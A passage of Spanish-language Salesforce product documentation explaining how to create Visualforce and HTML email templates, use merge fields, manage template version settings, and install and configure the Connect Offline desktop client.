- Visualice una muestra de la plantilla cumplimentada con datos de registros que selecciona y envíe un correo electrónico de prueba haciendo clic en **Enviar prueba y verificar campos de combinación**. Si la plantilla de correo electrónico incluye datos cifrados, recuerde que los datos aparecen cifrados en el correo electrónico generado y en la página de plantillas de Visualforce. Por motivos de seguridad, no aparece en texto normal.
- Para traducir plantillas de correo electrónico de Visualforce tomando como base los idiomas de los destinatarios o de los objetos relacionados, en la etiqueta `<messaging:emailTemplate>` utilice el atributo `language` (valores válidos: Claves de idioma admitidas en Salesforce, por ejemplo, "en-US"). El atributo de idioma acepta campos de combinación de los atributos `recipientType` y `relatedToType` de la plantilla de correo electrónico. Puede crear campos de idioma personalizados para su uso en campos de combinación. Se requiere el sistema de traducción para traducir plantillas de correo electrónico.

CONSULTE TAMBIÉN

Crear plantillas de correo electrónico HTML

Crear plantillas de correo electrónico personalizadas con formato HTML

Crear plantillas de correo electrónico de texto

Personalizar su experiencia de Salesforce

## Crear plantillas de correo electrónico personalizadas con formato HTML

Puede crear plantillas de correo electrónico HTML personalizadas sin utilizar membretes. Si no tiene conocimientos de HTML, puede pegar el código HTML en su plantilla.

1. Realice una de las siguientes acciones:
   - Si tiene permiso para modificar plantillas públicas, en Configuración, introduzca *Plantillas de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico**.
   - Si no tiene permiso para modificar plantillas públicas, vaya a su configuración personal. Introduzca *Plantillas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico** o **Mis plantillas** (cualquiera que aparezca).
2. Haga clic en **Plantilla nueva**.
3. Seleccione Personalizar (sin Membrete) y haga clic en **Siguiente**.
4. Elija una carpeta donde guardar la plantilla.
5. Para que la plantilla esté disponible para su uso, seleccione la casilla de verificación Disponible para el uso.
6. Introduzca un nombre en Nombre de la plantilla de correo electrónico.
7. Si es necesario, cambie el Nombre exclusivo de plantilla. Se trata de un nombre exclusivo que hace referencia al componente cuando se utiliza la API de Force.com. En los paquetes gestionados, este nombre único evita los conflictos de nomenclatura en las instalaciones de paquetes. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. Puede utilizar el campo Nombre exclusivo de plantilla para cambiar algunos nombres de componentes en un paquete gestionado y los cambios se reflejarán en la organización de un suscriptor.
8. Si lo desea, seleccione un conjunto de caracteres diferente desde la lista desplegable Codificación.
9. Escriba una Descripción para la plantilla. Tanto el nombre de la plantilla como su descripción son únicamente para su uso interno. La descripción se utiliza como título de cualquiera de las actividades relacionadas con el correo electrónico que registre al enviar correos masivos.
10. Haga clic en **Siguiente**.
11. Introduzca un Asunto para el mensaje.
12. Introduzca el texto fuente HTML para el mensaje. Incluya todas las etiquetas HTML.

    Nota: Si está incluyendo una imagen, recomendamos cargarla en la ficha Documentos. Luego puede hacer referencia a la copia de la imagen en nuestro servidor. Por ejemplo:

    ```
    <img src="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
    id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000" alt="Company Logo"
    height="64" width="64"/>
    ```

13. Si lo desea, especifique los campos de combinación en el asunto y en el cuerpo. Cuando envíe un mensaje de correo electrónico, estos campos se reemplazarán con información de su candidato, contacto, cuenta, oportunidad, caso o solución.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas las** ediciones

Correo electrónico masivo a usuarios no Disponible en **Personal Edition**, **Contact Manager Edition** y **Group Edition**

Plantillas de correo electrónico con formato HTML y Visualforce no disponibles en: **Personal Edition**

PERMISOS DE USUARIO

Para crear o cambiar plantillas de correo personalizadas con formato HTML:
- "Modificar plantillas en formato HTML"

Para crear o cambiar carpetas con plantillas públicas de correo electrónico:
- "Gestionar plantillas públicas"

14. Haga clic en **Siguiente**.
15. Si lo desea, puede introducir la versión de sólo texto de su correo electrónico o hacer clic en **Copiar texto de la versión HTML** para pegar el texto de la versión HTML sin las etiquetas HTML de forma automática. La versión de sólo texto está disponible para los destinatarios que no pueden ver mensajes de correo electrónico HTML.

    PRECAUCIÓN: Recomendamos que deje la versión de sólo texto en blanco. Si la deja en blanco, Salesforce crea automáticamente el contenido de sólo texto basado en la versión HTML actual. Si introduce contenido manualmente, las modificaciones posteriores en la versión HTML no se reflejan en la versión de solo texto.

16. Haga clic en **Guardar**.

Consejo: Visualice una muestra de la plantilla cumplimentada con datos de registros que selecciona y envíe un correo electrónico de prueba haciendo clic en **Enviar prueba y verificar campos de combinación**.

Nota: No puede modificar el contenido de una plantilla personalizada con formato HTML si la selecciona para utilizarla en un correo electrónico.

CONSULTE TAMBIÉN

Crear plantillas de correo electrónico de Visualforce
Duplicar plantillas de correo electrónico
Personalizar su experiencia de Salesforce
Crear plantillas de correo electrónico HTML
Crear plantillas de correo electrónico de Visualforce
Crear un membrete
Adición de imágenes a plantillas de correo electrónico
Personalizar su experiencia de Salesforce

## Crear plantillas de correo electrónico HTML

Puede crear plantillas de correo electrónico HTML que utilicen membretes. No puede cambiar el membrete o el formato de una plantilla existente. Para crear una plantilla de correo electrónico HTML, debe tener al menos un membrete activo.

Para crear una plantilla de correo electrónico con formato HTML:

1. Realice una de las siguientes acciones:
   - Si tiene permiso para modificar plantillas públicas, en Configuración, introduzca *Plantillas de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico**.
   - Si no tiene permiso para modificar plantillas públicas, vaya a su configuración personal. Introduzca *Plantillas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico** o **Mis plantillas** (cualquiera que aparezca).
2. Haga clic en **Plantilla nueva**.
3. Seleccione HTML (con membrete) y haga clic en **Siguiente**.
4. Elija una carpeta donde guardar la plantilla.
5. Para que la plantilla esté disponible para su uso, seleccione la casilla de verificación Disponible para el uso.
6. Escriba un Nombre de la plantilla de correo electrónico.
7. Si es necesario, cambie el Nombre exclusivo de plantilla. Se trata de un nombre exclusivo que hace referencia al componente cuando se utiliza la API de Force.com. En los paquetes gestionados, este nombre único evita los conflictos de nomenclatura en las instalaciones de paquetes. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. Puede utilizar el campo Nombre exclusivo de plantilla para cambiar algunos nombres de componentes en un paquete gestionado y los cambios se reflejarán en la organización de un suscriptor.
8. Seleccione un Membrete. El membrete determina el logotipo, el color de la página y la configuración del texto de su mensaje de correo electrónico. No puede cambiar este campo en una plantilla existente. Para utilizar un membrete diferente después de crear una plantilla, cree otra plantilla.
9. Seleccione el Formato de correo electrónico. El formato de correo determina las columnas y el formato de página del texto del mensaje. Para ver modelos, haga clic en **Ver las opciones de formato de correo electrónico**. No puede cambiar este campo en una plantilla existente. Para utilizar un formato de correo electrónico diferente después de crear una plantilla, cree otra plantilla.
10. Si lo desea, seleccione un conjunto de caracteres diferente desde la lista desplegable Codificación.
11. Escriba una Descripción para la plantilla. Tanto el nombre de la plantilla como su descripción son únicamente para su uso interno. La descripción se utiliza como título de cualquiera de las actividades relacionadas con el correo electrónico que registre al enviar correos masivos.
12. Haga clic en **Siguiente**.
13. Introduzca un asunto para el mensaje de correo electrónico que envíe.
14. Introduzca el texto del mensaje haciendo clic en cualquier sección e introduciendo texto. Para impedir que otros usuarios utilicen esta plantilla cuando modifiquen una sección, haga clic en el icono del candado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas las** ediciones

Correo electrónico masivo a usuarios no Disponible en **Personal Edition**, **Contact Manager Edition** y **Group Edition**

Plantillas de correo electrónico con formato HTML y Visualforce no disponibles en: **Personal Edition**

PERMISOS DE USUARIO

Para crear o cambiar plantillas de correo con formato HTML:
- "Modificar plantillas en formato HTML"

Para crear o cambiar carpetas con plantillas públicas de correo electrónico:
- "Gestionar plantillas públicas"

15. Cambie el estilo del texto seleccionando el texto y utilizando la barra de tareas de formato.
16. Si lo desea, especifique los campos de combinación en el asunto y en el cuerpo. Cuando envíe un mensaje de correo electrónico, estos campos se reemplazarán con información de su candidato, contacto, cuenta, oportunidad, caso o solución.
17. Haga clic en **Siguiente**.
18. Si lo desea, puede introducir la versión de sólo texto de su correo electrónico o hacer clic en **Copiar texto de la versión HTML** para pegar el texto de la versión HTML sin las etiquetas HTML de forma automática. La versión de sólo texto está disponible para los destinatarios que no pueden ver mensajes de correo electrónico HTML.

    PRECAUCIÓN: Recomendamos que deje la versión de sólo texto en blanco. Si la deja en blanco, Salesforce crea automáticamente el contenido de sólo texto basado en la versión HTML actual. Si introduce contenido manualmente, las modificaciones posteriores en la versión HTML no se reflejan en la versión de solo texto.

19. Haga clic en **Guardar**.

Consejo: Visualice una muestra de la plantilla cumplimentada con datos de registros que selecciona y envíe un correo electrónico de prueba haciendo clic en **Enviar prueba y verificar campos de combinación**.

CONSULTE TAMBIÉN

- Crear plantillas de correo electrónico personalizadas con formato HTML
- Crear plantillas de correo electrónico de Visualforce
- Adición de imágenes a plantillas de correo electrónico
- Crear un membrete
- Personalizar su experiencia de Salesforce

## Consideraciones para utilizar campos de combinación en plantillas de correo electrónico

Un campo de combinación es un campo que puede ubicar en un correo electrónico, una plantilla de correo electrónico, una plantilla de combinación de correo electrónico, un vínculo personalizado o una fórmula para incorporar valores a partir de un registro. Puede utilizar campos de combinación en el asunto o el cuerpo de las plantillas HTML personalizadas. Al utilizar campos de combinación, comprender cómo funcionan y qué esperar de sus mensajes de correo electrónico combinados es una excelente idea.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas las** ediciones

Correo electrónico masivo a usuarios no Disponible en **Personal Edition**, **Contact Manager Edition** y **Group Edition**

Plantillas de correo electrónico con formato HTML y Visualforce no disponibles en: **Personal Edition**

### Directrices para la sintaxis y el formato

La sintaxis se compone de una llave de apertura y un signo de exclamación de cierre, seguidos del nombre del objeto, un punto, el nombre del campo y una llave de cierre. Por ejemplo, si desea incluir el número de cuenta de su destinatario, debe introducir `ID: {!Account.AccountNumber}`, y el correo electrónico de su destinatario muestra `ID: 001234567890123`.

La sintaxis de un campo de combinación puede variar dependiendo de dónde está utilizando el campo. Para asegurarse de que está utilizando la sintaxis correcta, seleccione los campos de combinación en la lista desplegable del editor donde esté utilizando el campo de combinación. La mayoría de los campos de combinación de plantillas de correo electrónico corresponde directamente a campos de plantilla de correo electrónico.

**Importante:**

- Si dos o más objetos personalizados tienen nombres o etiquetas coincidentes, solo aparece uno de los objetos cuando selecciona desde campos de combinación disponibles. Asegúrese de que todos los objetos personalizados tengan nombres de campo y etiquetas exclusivos, de modo que puede seleccionar campos de combinación desde cualquiera de los objetos.

## Directrices para utilizar campos de combinación

### General

- No utilice un campo de fórmula de hipervínculo en el asunto de una plantilla de correo electrónico o en el cuerpo de una plantilla de correo electrónico de texto.
- En las plantillas de correo electrónico, puede agregar texto de sustitución a cualquier campo de combinación. Si el registro de combinación no contiene datos para dicho campo, el texto de sustitución aparece en los correos electrónicos enviados. Para agregar un texto de sustitución, coloque una coma después del nombre de campo e introduzca el texto antes de la llave de cierre, por ejemplo: `Estimado/a {!Contact.FirstName, Valued Customer}`. Cuando guarda la plantilla, el campo de combinación aparece en la plantilla como `Estimado {!BLANKVALUE(Contact.FirstName, "Valued Customer")}`. En este ejemplo, si no existe información en el campo `Nombre` del registro de contacto, el correo electrónico que ha creado con su plantilla comienza con "Estimado cliente".
- Los campos de combinación `{!Receiving_User.`*`field_name`*`}` y `{!Sending_User.`*`field_name`*`}` sólo funcionan para el correo electrónico masivo y no están disponibles en las plantillas de correo electrónico de Visualforce.
- Los campos de usuario también se conocen como campos de `Usuario remitente` cuando se trata de administradores y usuarios con el permiso "Gestionar usuarios". Utilícelos en plantillas de correo electrónico cuando haga referencia a la persona que envía el correo electrónico.
- Los administradores y los usuarios con el permiso "Gestionar usuarios" pueden utilizar campos de combinación de usuario de recepción para plantillas de correo electrónico con el fin de hacer referencia al destinatario del correo electrónico.
- Los campos `Fecha de creación` y `Fecha de última modificación` sólo muestran la fecha, no la fecha y la hora.
- Si la plantilla contiene un campo de combinación para el que no hay datos en un registro concreto, dicho campo no aparecerá en el correo que envíe. Para buscar campos en blanco, modifique la vista de lista de destinatarios para buscar en los campos de combinación que está utilizando en su plantilla e introduzca el criterio "<campo> igual a", dejando en blanco el tercer campo. Antes de enviar los correos electrónicos, modifique los registros que tengan campos en blanco.

### Cuentas

Cuando se incluyen campos de combinación de cuentas en una plantilla de correo electrónico y esta plantilla se selecciona después de agregar un contacto al campo `Para` del correo electrónico, los campos de combinación de cuentas se cumplimentan a partir de la cuenta del contacto y no del caso.

### Campañas

- Los campos de combinación de campañas y miembros de campaña pueden utilizarse en plantillas de correo electrónico, pero no en plantillas de combinación de correo.
- Los campos de combinación de miembros de campaña no se pueden utilizar con otros tipos de campos de combinación en la misma plantilla de correo electrónico. Por ejemplo, si crea una plantilla de correo electrónico mediante un campo de combinación de miembros de campaña y desea incluir el título del destinatario, utilice `{!CampaignMember.Title}` en lugar de `{!Lead.Title}` o `{!Contact.Title}`.

### Casos

Si ha activado Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand, puede crear plantillas de correo electrónico que los agentes de atención al cliente pueden responder a correos electrónicos de casos. Estas plantillas pueden incluir campos de combinación que muestran información del correo electrónico original en la respuesta.

**Buscador de conexiones**

Las plantillas de correo electrónico personalizadas deben contener la URL de la encuesta. `{!Contact.PartnerSurveyURL}` está disponible como campo de combinación de contactos cuando cree plantillas.

**Contactos**

- En Salesforce Classic, las plantillas con campos de combinación de Contacto se pueden utilizar para generar documentos de combinación de correo electrónico para los candidatos. Del mismo modo, las plantillas con campos de Candidato pueden utilizarse para generar documentos de combinación de correo para contactos.
- Puede utilizar campos de Contacto o Candidato para combinar en Salesforce Classic y Lightning Experience, pero solo para documentos para el objeto de donde provienen los campos personalizados. Por ejemplo, un campo de Candidato personalizado solo puede utilizarse para plantillas de candidatos.

**Oportunidades**

Los campos de combinación de productos de oportunidades sólo están disponibles para organizaciones que hayan activado productos y sólo puedan utilizarse en plantillas de combinación de correo, pero no en plantillas de correo electrónico.

**Pedidos**

No se admite la combinación de campos para productos en pedidos en plantillas de correo electrónico.

**Flujo de trabajo**

Para utilizar campos de combinación desde registros de usuarios en plantillas de correo electrónico, seleccione uno de los siguientes tipos de campos de combinación:

- Campos de usuario: Utilice estos campos de combinación para representar al usuario remitente. Los campos de combinación denominados `{!User.field_name}` devuelven valores del registro de usuario de la persona que creó o actualizó el registro que activó la regla de flujo de trabajo.
- Campos de usuario de destino de flujo de trabajo: Utilice estos campos de combinación solamente en plantillas de correo electrónico para reglas de flujo de trabajo en el objeto Usuario. Los campos de combinación denominados `{!Target_User.field_name}` devuelven valores del registro de usuario que se creó o actualizó para activar la regla de flujo de trabajo.

Esta versión contiene una versión beta de flujo de trabajo en el objeto Usuario con calidad suficiente para su producción, pero que tiene limitaciones conocidas. Para proporcionar comentarios y sugerencias, vaya a IdeaExchange.

CONSULTE TAMBIÉN

Descripción general de campos de combinación

Campos de combinación para aprobaciones

# Campos de combinación para plantillas de correo electrónico de Visualforce

Un campo de combinación es un acampo puede ubicar en una plantilla de correo electrónico, una plantilla de combinación de correo, un vínculo personalizado o una fórmula para incorporar los valores a partir de un registro.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Correo electrónico masivo a usuarios no Disponible en **Personal Edition**, **Contact Manager Edition** y **Group Edition**

## Sintaxis y Formato

Los campos de combinación para plantillas de correo electrónico de Visualforce utilizan el mismo idioma de expresión que las fórmulas:

```
{!Object_Name.Field_Name}
```

Por ejemplo, puede comenzar su plantilla de correo electrónico con `Hola, {!Contact.FirstName}`. Cuando envía la plantilla, cada destinatario verá su nombre en lugar del campo de combinación. Si el nombre de su destinatario es John, verá `Hola, John!` cuando abra el correo electrónico.

## Sugerencias

- No puede enviar un mensaje de correo electrónico de forma masiva mediante una plantilla de correo electrónico de Visualforce. `{!Receiving_User.field_name}` y `{!Sending_User.field_name}` se utilizan para el correo electrónico masivo y no están disponibles en las plantillas de correo electrónico de Visualforce.
- Para traducir plantillas de correo electrónico de Visualforce tomando como base los idiomas de los destinatarios o de los objetos relacionados, utilice el atributo de idioma de la etiqueta `<messaging:emailTemplate>`: Los valores válidos son Salesforce-claves de idioma admitidas, como “en-us” para Inglés (US). El atributo de idioma acepta campos de combinación de los atributos `recipientType` y `relatedToType` de la plantilla de correo electrónico. Puede crear campos de idioma personalizados para su uso en campos de combinación. Se requiere el sistema de traducción para traducir plantillas de correo electrónico.

CONSULTE TAMBIÉN

Crear plantillas de correo electrónico de Visualforce

Descripción general de campos de combinación

# Consideraciones para utilizar campos de combinación en plantillas de combinación de correo

Un campo de combinación es un campo que puede ubicar en un correo electrónico, una plantilla de correo electrónico, una plantilla de combinación de correo electrónico, un vínculo personalizado o una fórmula para incorporar valores a partir de un registro. Al utilizar campos de combinación, comprender cómo funcionan y qué esperar de sus documentos combinados es una excelente idea.

EDICIONES

Esta función está disponible en Salesforce Classic

Disponible en: **todas** las ediciones

## Directrices para la sintaxis y el formato

Las plantillas de combinación de correo electrónico se crean cargando documentos en Salesforce desde su escritorio. La sintaxis para estos campos de combinación es *OBJECT_FIELD_NAME* o *FIELD_NAME*. Los campos de combinación para plantillas de combinación de correo electrónico deben:

- Ser únicas
- Incluir únicamente letras, números y el carácter de subrayado (_).
- No superar 40 caracteres

Por ejemplo: `AccountNumber`. Para asegurarse de que está utilizando la sintaxis correcta, utilice Connect for Office para insertar campos de combinación en su plantilla de combinación de correo electrónico.

## Compatibilidad de campos de combinación

- En Salesforce Classic, las plantillas con campos de combinación de Contacto se pueden utilizar para generar documentos de combinación de correo electrónico para los candidatos. Del mismo modo, las plantillas con campos de Candidato pueden utilizarse para generar documentos de combinación de correo para contactos.
- Puede utilizar campos de Contacto o Candidato para combinar en Salesforce Classic y Lightning Experience, pero solo para documentos para el objeto de donde provienen los campos personalizados. Por ejemplo, un campo de Candidato personalizado solo puede utilizarse para plantillas de candidatos.
- En Salesforce Classic, para las combinaciones de correo de oportunidades, puede utilizar campos de combinación de Contacto para combinar información adicional acerca de un contacto relacionado.
- Los campos de combinación para productos en oportunidades en Salesforce Classic solo están disponibles en organizaciones que han activado los productos. Los campos de combinación para productos en oportunidades no están disponibles en Lightning Experience.
- En Salesforce Classic, los campos de combinación de procesos de aprobación pueden utilizarse en plantillas de correo electrónico, pero no en plantillas de combinación de correo. Los campos de combinación para procesos de aprobación no están disponibles en Lightning Experience.
- Los campos de combinación Campaña y miembro de campaña no se pueden utilizar en plantillas de combinación de correo electrónico.

CONSULTE TAMBIÉN

Combinación de correo

Descripción general de campos de combinación

## Gestión de la configuración de versión de plantillas de correo electrónico de Visualforce

Para ayudar en la compatibilidad con versiones anteriores, las plantillas de correo electrónico de Visualforce se guardan con la configuración de la versión especificada de Visualforce y de la API. Si la plantilla de correo electrónico de Visualforce hace referencia a paquetes gestionados, también se guarda la configuración de versión de cada paquete gestionado al que hace referencia el componente de Visualforce. Esto garantiza que como Visualforce, la API y los componentes en paquetes gestionados evolucionan a versiones posteriores, una plantilla de correo electrónico de Visualforce sigue estando vinculada a versiones con un comportamiento específico y conocido.

Una versión de paquete es un número que identifica el conjunto de componentes cargados en un paquete. El número de versión tiene el formato *majorNumber.minorNumber.patchNumber* (por ejemplo, 2.1.3). Los números mayor y menor aumentan con cada versión posterior. El *patchNumber* se genera y se actualiza sólo para una versión de parche. Los editores pueden utilizar las versiones de paquetes para hacer evolucionar los componentes de sus paquetes gestionados cómodamente publicando versiones posteriores de paquetes sin que dicho paquete estropee las integraciones de clientes existentes.

Para establecer la versión de la API de Salesforce y Visualforce de una plantilla de correo electrónico de Visualforce existente:

1. Realice una de las siguientes acciones:
   - Si tiene permiso para modificar plantillas públicas, en Configuración, introduzca *Plantillas de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico**.
   - Si no tiene permiso para modificar plantillas públicas, vaya a su configuración personal. Introduzca *Plantillas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico** o **Mis plantillas** (cualquiera que aparezca).
2. Haga clic en Nombre de plantilla de correo electrónico correspondiente a la plantilla de correo electrónico de Visualforce.
3. Haga clic en **Modificar plantilla** y, a continuación, en **Configuración de versión**.
4. Seleccione la versión de la API de Salesforce. También es la versión de Visualforce utilizada con esta plantilla.
5. Haga clic en **Guardar**.

Para configurar la configuración de versión del paquete de una plantilla de correo electrónico de Visualforce:

1. Realice una de las siguientes acciones:
   - Si tiene permiso para modificar plantillas públicas, en Configuración, introduzca *Plantillas de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico**.
   - Si no tiene permiso para modificar plantillas públicas, vaya a su configuración personal. Introduzca *Plantillas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico** o **Mis plantillas** (cualquiera que aparezca).
2. Haga clic en Nombre de plantilla de correo electrónico correspondiente a la plantilla de correo electrónico de Visualforce.
3. Haga clic en **Modificar plantilla** y, a continuación, en **Configuración de versión**.
4. Seleccione una versión de cada paquete gestionado al que hace referencia la plantilla de correo electrónico de Visualforce. La plantilla de correo electrónico de Visualforce seguirá utilizando esta versión del paquete gestionado si se instalan versiones posteriores del paquete gestionado, a menos que actualice manualmente la configuración de versión. Para agregar un paquete gestionado

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Correo electrónico masivo a usuarios no Disponible en **Personal Edition**, **Contact Manager Edition** y **Group Edition**

PERMISOS DE USUARIO

Para establecer la configuración de versión de plantillas de correo electrónico de Visualforce:
- "Personalizar aplicación"

instalado en la lista de configuración, seleccione un paquete en la lista de paquetes disponibles. La lista sólo se muestra si tiene un paquete gestionado instalado que no está ya asociado a la plantilla de correo electrónico de Visualforce.

5. Haga clic en **Guardar**.

Cuando trabaje con la configuración de versión de paquete, tenga en cuenta lo siguiente:

- Si guarda una plantilla de correo electrónico de Visualforce que hace referencia a un paquete gestionado sin especificar la versión de este, la plantilla de correo electrónico de Visualforce se asocia, de forma predeterminada, a la versión más reciente instalada del paquete gestionado.
- No puede **eliminar** la configuración de versión de una plantilla de correo electrónico de Visualforce para un paquete gestionado si la plantilla de correo electrónico de Visualforce hace referencia a él.

CONSULTE TAMBIÉN

Crear plantillas de correo electrónico de Visualforce

Crear plantillas de correo electrónico de texto

Crear plantillas de correo electrónico HTML

Crear plantillas de correo electrónico personalizadas con formato HTML

# Connect Offline

## Acceso de escritorio de cliente

Connect Offline y Connect for Office son clientes de sobremesa que integran Salesforce con su PC. Como administrador, puede controlar los clientes de sobremesa a los que pueden acceder los usuarios, así como si los usuarios recibirán automáticamente notificaciones cuando haya actualizaciones disponibles.

Para establecer los permisos de Salesforce for Outlook, utilice el permiso Gestionar configuraciones de cliente de correo electrónico.

Puede establecer el acceso de los usuarios al cliente de escritorio modificando sus perfiles.

Las opciones de acceso del cliente de escritorio son:

| Opción | Significado |
|---|---|
| Desactivado (acceso denegado) | Se oculta la página de descarga del cliente respectiva en la configuración personal del usuario. Además, los usuarios no pueden iniciar sesión desde el cliente. |
| Activado, no hay actualizaciones | Se oculta la página de descarga del cliente respectiva en la configuración personal del usuario. Los usuarios pueden iniciar sesión en el cliente pero no pueden actualizarlo de su versión actual. |
| Activado, actualizaciones sin alertas | Los usuarios pueden descargar, iniciar sesión y actualizar el cliente, pero no verán alertas cuando una versión esté disponible. |

EDICIONES

Connect Offline disponible en: Salesforce Classic

Connect Offline disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Connect for Office disponible en: Salesforce Classic y Lightning Experience

Connect for Office disponible en: **Todas** las ediciones excepto Database.com

| Opción | Significado |
|---|---|
| Activado, actualizaciones con alertas | Los usuarios pueden descargar, iniciar sesión y actualizar el cliente. Pueden ver alertas de actualización y pueden seguirlas o ignorarlas. |
| Activado, se debe actualizar con alertas | Los usuarios pueden descargar, iniciar sesión y actualizar el cliente. Cuando haya una nueva versión disponible, verán una alerta de actualización. No pueden iniciar sesión desde el cliente mientras no actualicen. |

Connect Offline es el único cliente disponible en Developer Edition. En Personal Edition, Group Edition y Professional Edition, todos los usuarios tienen activada por defecto la opción "Activado, actualizaciones sin alertas" para todos los clientes.

Nota:

- El acceso a los clientes de escritorio sólo está disponible para los usuarios cuyos perfiles tengan el permiso "API activada".

Si los usuarios pueden ver las alertas y han iniciado sesión en Salesforce desde el cliente en el pasado, aparecerá un panel de alerta en la ficha Inicio cuando haya una nueva versión disponible. Si hace clic en el panel, se abrirá la página Comprobar actualizaciones, donde los usuarios pueden descargar y ejecutar archivos de instalador. Desde su configuración personal, los usuarios también pueden acceder a la página **Comprobar actualizaciones**, independientemente de dónde se ha producido la alerta.

# Instalar Connect Offline

## Asignación de licencias de Connect Offline

En el caso de organizaciones de Salesforce que utilicen Professional Edition, Performance Edition, Unlimited Edition, Enterprise Edition y Developer Edition, Salesforce ofrece una licencia de Connect Offline para cada licencia de Salesforce. Los usuarios sin licencia de Connect Offline pueden utilizarlo durante un periodo de prueba de 30 días.

Para asignar una licencia de Connect Offline a un usuario de su organización, modifique el registro del usuario y seleccione la casilla de verificación `Usuario fuera de línea`. Es necesario tener esta casilla de verificación marcada para utilizar Connect Offline de Force.com.

## Comprobación de los requisitos del sistema

Los requisitos del sistema para Connect Offline son:

- Microsoft® Internet Explorer® 6, 7 u 8 (No es compatible con otros navegadores, incluyendo Mozilla® Firefox®, Apple® Safari® y Google Chrome™.)
- Microsoft Windows® 2000, Windows XP, Windows Vista® o Windows 7

  Nota: La versión de 32 bits de Internet Explorer 8 con su opción Vista de compatibilidad es obligatoria para la versión de 64 bits de estos sistemas operativos.
- 256 MB de memoria RAM (512 MB recomendados)
- 20 MB mínimo de espacio en disco (se recomienda 250 MB, dependiendo del tamaño del maletín)
- Procesador Intel® Pentium® II, 500 MHz o superior

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para visualizar registros en Connect Offline:

- Seleccione "Leer" en el tipo de registro adecuado, como cuentas, contactos u oportunidades.

Para actualizar registros en Connect Offline:

- Seleccione "Crear", "Modificar" o "Eliminar" en el tipo de registro adecuado, como cuentas, contactos u oportunidades.

### Instalación de un cliente individual

Para descargar e instalar el cliente de Connect Offline:

1. Desde su configuración personal, introduzca *Connect Offline* en el cuadro Búsqueda rápida y, a continuación, seleccione **Connect Offline**.
2. Haga clic en **Instalar ahora**.

   Nota: Debe tener privilegios de administrador en el equipo en el que instale Connect Offline.

3. Haga clic en **Sí** cuando se le solicite instalar y ejecutar el cliente.
4. Siga las indicaciones del asistente de configuración para completar la instalación.
5. Inicie sesión en Connect Offline para comprobar la instalación.

### Implementación de Connect Offline en todo el sistema

Si su organización utiliza Windows, los administradores de red podrán instalar Connect Offline en varias máquinas a la vez. Para implementaciones masivas, vaya a la página Connect Offline en su configuración personal y haga clic en el vínculo para descargar el paquete MSI comprimido.

Consejo: El historial de inicio de sesión indica la versión de Connect Offline que está utilizando cada usuario.

### Actualización de Connect Offline

Salesforce publica actualizaciones de Connect Offline periódicamente y notifica a los usuarios según la configuración de sus perfiles de usuario.

CONSULTE TAMBIÉN

- ¿Cuál es el contenido predeterminado de su maletín de Connect Offline?
- Fichas disponibles en Connect Offline
- Solucionar problemas de Connect Offline
- Personalizar su experiencia de Salesforce

## Conjuntos de datos de Offline de ejemplo

Muchos administradores crean configuraciones de maletín según los grupos funcionales de su organización, ya que los usuarios en el mismo grupo suelen tener necesidades similares de trabajar con datos sin conexión. A continuación se muestran conjuntos de datos de ejemplo para grupos de Salesforce comunes. Los usuarios de Connect Offline tienen necesidades exclusivas pero puede utilizar los ejemplos como referencia para ayudarle a iniciarse en las configuraciones de maletín.

### Gestor de ventas

Los gestores de ventas suelen tener que ver los registros que poseen además de los registros de sus subordinados. Además, suelen supervisar de cerca los acuerdos importantes de las oportunidades en curso.

Esta configuración de maletín permite que los gestores de ventas vean:

- Las oportunidades que poseen
- Las oportunidades que poseen usuarios que se las notifican en la jerarquía de funciones

- Todas las oportunidades con el cierre programado en el trimestre actual y por un importe superior a 100.000 dólares
- Todas las cuentas relacionadas con las oportunidades
- Un subconjunto de sus registros de actividad y de contactos

### Ingeniero de ventas

La configuración de maletín del ingeniero de ventas recupera oportunidades propiedad del resto de miembros del equipo de oportunidades del usuario, pero no incluye los registros del usuario. La configuración de maletín del ingeniero de ventas se basa en las oportunidades, ya que todas las cuentas y contactos incluidos en el maletín están relacionados con las oportunidades. Los ingenieros de ventas verían:

- Hasta 5.000 oportunidades que poseen y hasta 5.000 oportunidades que los enumeran en el equipo de oportunidades. Estas oportunidades deben estar abiertas o tener una fecha de cierre durante el mes actual, los dos últimos meses o hasta los próximos 24 meses. Si existen más de 5.000 oportunidades, se sincronizan los 5.000 registros con fecha de modificación más reciente.
- Todos los productos de cuentas, contactos y oportunidades relacionados con esas oportunidades
- Un subconjunto de tareas y eventos relacionados con esas oportunidades

### Ejecutivo de cuentas

